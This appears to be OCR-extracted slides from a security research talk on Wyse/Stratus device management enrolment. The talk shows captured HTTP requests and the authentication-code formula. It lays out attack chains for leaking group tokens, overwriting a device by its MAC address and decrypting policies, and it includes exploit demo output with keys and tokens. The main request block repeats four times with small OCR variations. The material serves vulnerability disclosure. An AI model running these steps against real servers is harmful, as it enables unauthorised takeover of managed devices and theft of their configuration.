
Enrolment process



```
GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387 HTTP/1.1
X-Stratus-date: 2025-01-21 14:49:00
Device_MAC: 00:0c:29:87:62:84
X-Stratus-device-owner-id: 513004067
X-Stratus-device-id: wyse8566241857117691387
X-Stratus-device-authentication-code: RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+SsOV3GXeqP9YhYeWH/UMgDm+N33GXoxA==
Accept: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Connection: keep-alive


```

```
HTTP/1.1 200
Cache-Control: private
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 44
Date: Tue, 21 Jan 2025 14:53:39 GMT
Keep-Alive: timeout=60
Connection: keep-alive

KYVkyiHnDOeoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```


Enrolment process



```
GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387 HTTP/1.1
X-Stratus-date: 2025-01-21 14:49:00
Device_MAC: 00:0c:29:87:62:84
X-Stratus-device-owner-id: 513004067
X-Stratus-device-id: wyse8566241857117691387
X-Stratus-device-authentication-code:
RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+Ss0V3GXeqP9Yh
YeWH/UMgDm+N33GXoxA==
Accept: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Connection: keep-alive


```

```
HTTP/1.1 200
Cache-Control: private
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 44
Date: Tue, 21 Jan 2025 14:53:39 GMT
Keep-Alive: timeout=60
Connection: keep-alive

KYVkyiHnD0eoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```


Enrolment process



```
GET /ccm-web/device/getKey?wyseid=wyse8566241857117691387 HTTP/1.1
X-Stratus-date: 2025-01-21 14:49:00
Device_MAC: 00:0c:29:87:62:84
X-Stratus-device-owner-id: 513004067
X-Stratus-device-id: wyse8566241857117691387
X-Stratus-device-authentication-code:
RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+Ss0V3GXeqP9Yh
YeWH/UMgDm+N33GXoxA==
Accept: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Connection: keep-alive
```

```
HTTP/1.1 200
Cache-Control: private
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 44
Date: Tue, 21 Jan 2025 14:53:39 GMT
Keep-Alive: timeout=60
Connection: keep-alive

KYVkyiHnD0eoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```

Enrolment process



```
GET /ccm-web/device/getKey?wyseid=wyse8566241857117691387 HTTP/1.1
X-Stratus-date: 2025-01-21 14:49:00
Device_MAC: 00:0c:29:87:62:84
X-Stratus-device-owner-id: 513004067
X-Stratus-device-id: wyse8566241857117691387
X-Stratus-device-authentication-code: 
RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+SsOV3GXeqP9Yh
YeWH/UMgDm+N33GXoxA==
Accept: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1; 
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Connection: keep-alive

```

```
HTTP/1.1 200
Cache-Control: private
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 44
Date: Tue, 21 Jan 2025 14:53:39 GMT
Keep-Alive: timeout=60
Connection: keep-alive

KYVkyiHnDOeoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```

X-Stratus-device-authentication-code: base64(sha3_512(wyseid + date + authCode))

Encryption key

Some additional reverse engineering shows that a call to `getKey` returns a NEW key for the device

Invalidates former key

- **For the device that is specified in the URL**

Can’t intercept an old encrypted value and decrypt with a newly generated key


Would need to extract the device’s key from the device itself

On Windows, this is found in a registry key accessible only to SYSTEM

- HKEY_LOCAL_MACHINE\SOFTWARE\Wyse\WDA

Have not searched where the key is located on other types of devices

Get configuration (policies)



```
POST /ccm-web/device/fullConfig HTTP/1.1
X-Stratus-date: 2025-01-16 13:51:00
Device_MAC: 00:0c:29:87:62:84
X-Stratus-device-owner-id: 513004067
X-Stratus-device-id: wyse8566241857117691387
X-Stratus-device-authentication-code:
6tF92Et2cu4oCkuZg2QL1hfeQJxZ9qVRs6j8sJT8jxkka0t+x2fxA1hemX//IRsoa
wUyQmAuMWzpSNpzxCgA3g==
Accept: application/json
Content-Type: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Connection: keep-alive
Content-Length: 2

{
}
```

```
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Thu, 16 Jan 2025 13:52:27 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 2582

{
        "deviceElements":null,
        "pendingWaveCommandInfo":null,
        "deviceElementsV2":null,
        "configSettings":null,
        "fullConfiguration":false,
        "shouldSendRemoteCommand":false,
        "isJailBroken":false,
        "compliantStatus":0,
        "configCompliantStatus":0,
        "passcodeCompliant":true,
        "encryptionCompliantStatus":1,
        "computeJailbreak":true,
        "isCaValidationOn":false,
        "personInfoLean":null,
        "lastUpdatedAt":1736929777000,
        "passcodeProfileDescription":null,
        "deviceQueryId":null,
        "deviceQueryStatus":null,
        "configurations":{
                "contentProvider":null,
                "description":null
```

Enrolment process weaknesses

2 weaknesses in the enrolment process

It is possible to leak all the existing "group tokens"

- **Discover all existing groups and potentially join them (depending on automatic validation)**
  - 3'000 $ bounty!
  - Can't talk about this issue in details (more on this later)

If a previously known MAC address is specified during registration, you can overwrite the target device

- **Recover all its policies**
- **Even if enrolment validation is enabled**

Policy decryption


If a valid device MAC address is known

- Register a new device with the MAC address
- Generate a new encryption key for the device
- Retrieve the device’s configuration
- Decrypt with the generated key

If no MAC address is known

- Leak all group tokens
- Register a new device to each group [will require admin interaction by default]
- Generate new encryption key
- Retrieve configuration
- Decrypt

Exploit demo



```
coolz0r@nobody:/mnt/hgfs/Research/Wyse$ python3 get-fullconfig.py
[*] Attempting to register an unmanaged device
[+] Got unmanaged owner id : 7916447
[+] wyseId : wyse8566241857117691387
[+] Authcode : NPD+zGhBrVLw73g+tUVGJ93VwXrUcyTkQkRP2di4MZhpYSednSMi2abOLl86dO9IQj4BGW2ARsjQKi91IlpzeQ==
[*] Attempting to get groupToken for group ID 1
[+] Got group authToken : defa).hVm63P
[*] Register new managed device
[+] ownerid : 579101977
[+] wyseId : wyse8566241857117691387
[+] Authcode : tQctu3alKNeHdRYmmi8radBG0Ut1veGbvY8FdczwddtRw6RoK3oODT7yLxzO6G9n4t2sgdoQdFBa13gXQCscMw==
[*] Get device encryption key
[+] Device Key : Q3je5QJawkJK/q3oRBj52vA5RTK34jqV73TZ/iHXPV8=
[*] Get device config
b'[{"url":"C:\\\\WMS\\\\LocalRepo/wms-repo","isCaValidationOn":false,"subnets":null}]'
[+] Found the following repositories
[+] [{'url': 'C:\\WMS\\LocalRepo/wms-repo', 'isCaValidationOn': False, 'subnets': None}]
b'{"deviceElements":null,"pendingWaveCommandInfo":null,"deviceElementsV2":null,"configSettings":null,"fullConfiguration":false,'
0,"passcodeProfileDescription":null,"deviceQueryId":null,"deviceQueryStatus":null,"configurations":{"contentProvider":null,"desc
e":"JSON"}],"contentVersion":null},{"targetOS":null,"configName":"centralConfiguration","configItems":[{"itemKey":"fileServer",'
6pClZPWX+4Jnv","itemValueExtra":null,"valueType":"STRING"},{"itemKey":"enableDelayedUpdate","itemValue":"Yes","itemValueExtra":n
ord","itemValue":"","itemValueExtra":null,"valueType":"STRING"},{"itemKey":"delayedUpdateMode","itemValue":"Image and Add-ons",'
ceBaseSystemUpgrade","itemValue":"No","itemValueExtra":null,"valueType":"BOOL"}],"contentVersion":"2.6.0"}]},"allowUnregistratic
web","heartbeatIntervalInMins":0,"checkInIntervalInHours":0,"groupToken":null,"personalDeviceSettings":null,"wmsVersion":"4.9.5'
```

Setting goals

✅ Decrypt policy data

✅ Recover all policies

3. Compromise a device

4. Compromise the server


Device Types

The solution supports various device types

A device signals its type during registration


Any type can be specified here

As long as the license supports it

